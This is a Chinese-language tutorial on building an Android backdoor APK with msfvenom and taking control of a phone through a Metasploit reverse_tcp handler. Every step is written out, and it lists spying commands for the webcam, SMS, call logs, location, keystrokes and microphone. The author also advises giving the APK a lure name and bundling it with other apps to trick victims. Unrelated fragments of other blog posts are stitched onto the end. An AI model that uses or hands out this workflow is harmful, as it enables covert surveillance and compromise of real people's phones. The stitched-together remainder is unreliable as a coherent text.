Kali Linux利用MSF入侵安卓手机
msfvenom a Metasploit standalone payload generator,Also a replacement for msfpayload and msfencode.是用来生成后门的软件。
MSFvenom是Msfpayload和Msfencode的组合,将这两个工具都放在一个Framework实例中。自2015年6月8日起,msfvenom替换了msfpayload和msfencode。
使用Kali 2021.3进行演示操作
目标靶机: 模拟器逍遥 Android 7.1.2
软件:msfvenom、msfconsole(Kali系统内置)
命令: sudo su
解释: 不在管理员模式下运行可能会有权限不够的提示,为了避免命令执行失败,在管理员下运行以下命令

提示:执行命令之后输入Kali的密码,密码是被隐藏的,直接输入然后回车即可
命令: msfvenom -p android/meterpreter/reverse_tcp LHOST=<本地ip> LPORT=<本地端口号> R > <文件名>.apk
实例: msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.32.1 LPORT=5555 R >Android.apk
解释: 本地ip写自己Kali的IP地址,用ifconfig就能查看自己Kali的IP地址
本地端口自己随便设置一个没有被占用的端口号,如果端口号被占用那么文件会生成失败,换一个端口号就性
文件名可以随便写自己喜欢的名字,比如写免费刷赞,可能更容易让目标主机上钩

这个就是Kali主机的IP地址
接下来运行命令生成木马

默认生成的文件在根目录下

把刚才生成的安卓后门放到目标靶机中去
命令: msfconsole

(1)命令: use exploit/multi/handler(选择模块)
(2)命令: set payload android/meterpreter/reverse_tcp(选择攻击模块)
(3)命令: set LhOST 192.168.32.1(填写自己主机的IP地址)
(4)命令: set lport 5555(填写刚才生成文件时的端口号)
(5)命令: show options(查看设置参数)
(6)命令: exploit -z -j(后台执行)
参数设置好之后在靶机打开程序然后执行步骤6的命令,也可以直接输入命令
exploit开始攻击,只要靶机安装了后门软件用什么方法都可以,直接run开始执行攻击也行
详细攻击配置参数演示:

现在等待靶机打开APP就可以了

我们这里也可以把这个程序伪装一下,把他的图标改一下,或者把它捆绑在某些软件上面,当用户打开就自动安装到对方电脑上面
(1)命令: sessions(查看上钩的用户)
(2)命令: sessions -i 1(选择需要攻击的用户)

出现
meterpreter你就已经成功的入侵成功
命令: sysinfo

命令: app_list
命令: webcam_snap

命令: webcam_chat
命令: dump_sms

命令: dump_calllog

命令: geolocate

还可以查看帮助文档,命令
help
cmd指令:
cat 读取文件内容到屏幕
cd 更改目录
checksum 检索文件的校验和
cp 将源复制到目标
del 删除指定文件
dir 列出文件(ls 的别名)
下载 下载文件或目录
编辑 编辑文件
getlwd 打印本地工作目录
getwd 打印工作目录
lcd 更改本地工作目录
lls 列出本地文件
lpwd 打印本地工作目录
ls 列出文件
mkdir 创建目录
mv 将源移动到目标
pwd 打印工作目录
rm 删除指定文件
rmdir 删除目录
search 搜索文件
show_mount 列出所有挂载点/逻辑驱动器
upload 上传文件或目录
pkill 按名称终止进程
meterpreter命令:
keyscan_start 开始捕获击键(开始键盘记录)
keyscan_dump 转储按键缓冲(下载键盘记录)
keyscan_stop 停止捕获击键(停止键盘记录)
record_mic X秒从默认的麦克风record_mic音频记录(音频录制)
webcam_chat 开始视频聊天(视频,对方会有弹窗)
webcam_list 单摄像头(查看摄像头列表)
webcam_snap 采取快照从指定的摄像头(摄像头拍摄一张照片)
webcam_stream 播放视频流从指定的摄像头(开启摄像头监控)
enumdesktops 列出所有可访问的桌面和窗口站(窗体列表)
getdesktop 得到当前的Meterpreter桌面
reboot 重新启动远程计算机
shutdown 关闭远程计算机
shell 放入系统命令 shell
enumdesktops 列出所有可访问的桌面和窗口站
getdesktop 获取当前的meterpreter桌面
idletime 返回远程用户空闲的秒数
keyboard_send 发送击键
keyevent 发送按键事件
keyscan_dump 转储击键缓冲区
keyscan_start 开始捕获击键
keyscan_stop 停止捕获击键
mouse 发送鼠标事件
screenshare 实时观看远程用户桌面
screenshot 抓取交互式桌面的屏幕截图
setdesktop 更改 Meterpreters 当前桌面
uictl 控制一些用户界面组件
record_mic 从默认麦克风录制音频 X 秒
webcam_chat 开始视频聊天
webcam_list 列出网络摄像头
webcam_snap 从指定的网络摄像头拍摄快照
webcam_stream 播放来自指定网络摄像头的视频流
play 在目标系统上播放波形音频文件 (.wav)
getsystem 尝试将您的权限提升到本地系统的权限
execute -f notepad 打开记事本
把文件上传到靶机命令
把文件下载到主机命令
其实做自媒体的成本并不高,入门只需要一部手机即可!在手机上找视频素材、使用手机剪辑视频、最后使用手机发布视频作品获得收益!方法并不难,今天这期内容就来给粉丝们分享一种小方法,每天稳定收益100-300,抓紧点赞收藏!1、找素材(1)使用手机拍摄自己喜欢的经典段落,使用程序把文案内容提取出来(2)也可以在豆瓣、知乎、微博等网站中找一些自己需要的文案素材(3)把文案进行润色修改,可以加入一些自己的观点(4)视频素材可以使用软件中自带的素材,也可以在素材网站中下载完整版的素材2、文案配音(1)把复制好的文案直接导入小程序中(2)调整音色、音调后一键合成音频即可(3)可以选择自己朗读配音,需要花一点时
在VMware16.2.4安装Ubuntu一、安装VMware1.打开VMwareWorkstationPro官网,点击即可进入。2.进入后向下滑动找到Workstation16ProforWindows,点击立即下载。3.下载完成,文件大小615MB,如下图:4.鼠标右击,以管理员身份运行。5.点击下一步6.勾选条款,点击下一步7.先勾选,再点击下一步8.去掉勾选,点击下一步9.点击下一步10.点击安装11.点击许可证12.在百度上搜索VM16许可证,复制填入,然后点击输入即可,亲测有效。13.点击完成14.重启系统,点击是15.双击VMwareWorkstationPro图标,进入虚拟机主
最近因为项目需要,需要将Android手机系统自带的某个系统软件反编译并更改里面某个资源,并重新打包,签名生成新的自定义的apk,下面我来介绍一下我的实现过程。APK修改,分为以下几步:反编译解包,修改,重打包,修改签名等步骤。安卓apk修改准备工作1.系统配置好JavaJDK环境变量2.需要root权限的手机(针对系统自带apk,其他软件免root)3.Auto-Sign签名工具4.apktool工具安卓apk修改开始反编译本文拿Android系统里面的Settings.apk做demo,具体如何将apk获取出来在此就不过多介绍了,直接进入主题:按键win+R输入cmd,打开命令窗口,并将路
1.问题描述使用Python的turtle(海龟绘图)模块提供的函数绘制直线。2.问题分析一幅复杂的图形通常都可以由点、直线、三角形、矩形、平行四边形、圆、椭圆和圆弧等基本图形组成。其中的三角形、矩形、平行四边形又可以由直线组成,而直线又是由两个点确定的。我们使用Python的turtle模块所提供的函数来绘制直线。在使用之前我们先介绍一下turtle模块的相关知识点。turtle模块提供面向对象和面向过程两种形式的海龟绘图基本组件。面向对象的接口类如下:1)TurtleScreen类:定义图形窗口作为绘图海龟的运动场。它的构造器需要一个tkinter.Canvas或ScrolledCanva
目录H2数据库入门以及实际开发时的使用1.H2数据库的初识1.1H2数据库介绍1.2为什么要使用嵌入式数据库?1.3嵌入式数据库对比1.3.1性能对比1.4技术选型思考2.H2数据库实战2.1H2数据库下载搭建以及部署2.1.1H2数据库的下载2.1.2数据库启动2.1.2.1windows系统可以在bin目录下执行h2.bat2.1.2.2同理可以通过cmd直接使用命令进行启动:2.1.2.3启动后控制台页面:2.1.3spring整合H2数据库2.1.3.1引入依赖文件2.1.4数据库通过file模式实际保存数据的位置2.2H2数据库操作2.2.1Mysql兼容模式2.2.2Mysql模式
手机访问电脑后AnyViewer可以做什么? 您成功将手机连接到Windows电脑后,然后您可以做任何您想做的事情,例如:查看文件和运行应用程序。电源管理:在远程会话中,点击电源管理,您可以看到三个项目:锁定、重启和关机,供您在不同情况下管理计算机。如果您需要暂时离开远程会话,可以锁定计算机。如果计算机死机,您可以重新启动它,然后再次连接。如果您已完成计算机上的所有工作,您可以使用手机远程关闭它。更改图像质量:当电脑和手机的网络都处于良好状态时,您可以选择高图像质量以获得更好的体验。当网络状况不佳时,您可以选择低图像质量以获得更流畅的操作。 显示桌面:我们无法在手机上按Windows+
恢复出厂设置后数据还在吗?格式化真的彻底吗?数据到底该怎么删?文章目录前言为什么不能彻底删除数据?手机如何彻底删除数据?第一步:恢复出厂设置第二步:手动覆写数据电脑如何彻底删除数据?方法一:命令提示符方法二:文件粉碎方法三:低级格式化硬盘总结前言个人数据安全再次成为大家关注的热门话题:在日常使用手机和电脑时,我们可能需要删除一些敏感数据,例如银行账户信息、个人照片、聊天记录等。数据删除的目的是保护个人隐私,避免泄露。以下是一些关于如何删除数据的方法。恢复出厂设置,不一定彻底清除手机数据电子产品迭代升级速度越来越快,大家家中的旧手机、旧电脑也越来越多,一键删除、格式化、恢复出厂设置能彻底清除个人
目录一、安装包链接二、安装详细步骤1.安装Wireshark和WinPcap2.安装OracleVMVirtualBox3.安装ensp三、安装后注册四、启动路由器出现40错误怎么解决一、安装包链接二、安装详细步骤链接:https://pan.baidu.com/s/1QbUUYMOMIV2oeIKHWP1SpA?pwd=xftx提取码:xftx1.安装Wireshark和WinPcap找到Wireshark安装包所在文件夹,双击它,按照以下步骤安装。2.安装OracleVMVirtualBox找到OracleVMVirtualBox安装包所在文件夹,双击它,按照以下步骤安装。注:可自定义安装
Nginx安装1.官网下载Nginx2.使用XShell和Xftp将压缩包上传到Linux虚拟机中3.解压文件nginx-1.20.2.tar.gz4.配置nginx5.启动nginx6.拓展(修改端口和常用命令)(一)修改nginx端口(二)常用命令1.官网下载Nginxhttp://nginx.org/en/download.html这里我下载的是1.20.2版本,大家按需下载对应稳定版即可2.使用XShell和Xftp将压缩包上传到Linux虚拟机中没有XShell可以参考《Linux操作系统CentOS7连接XShell》3.解压文件nginx-1.20.2.tar.gz1)检查是否存
因学习需要用到keras,通过查找较多资料最终完成Anaconda、TensorFlow和Keras的简单安装。因为网上的相关资料较多但大部分不够全面,查找起来不太方便,因此自己记录一下成功下载安装的详细过程,顺便推荐一下借鉴的写的很好的相关教程文章。keras需要在TensorFlow之上才能运行,所以要先安装TensorFlow,而TensorFlow只能在3.7以前的python版本中运行,所以需要先创建一个基于python3.6的虚拟环境,因此便需要先下载Anaconda。一、Anaconda3下载和安装Anaconda下载安装教程原文链接:https://blog.csdn.net/


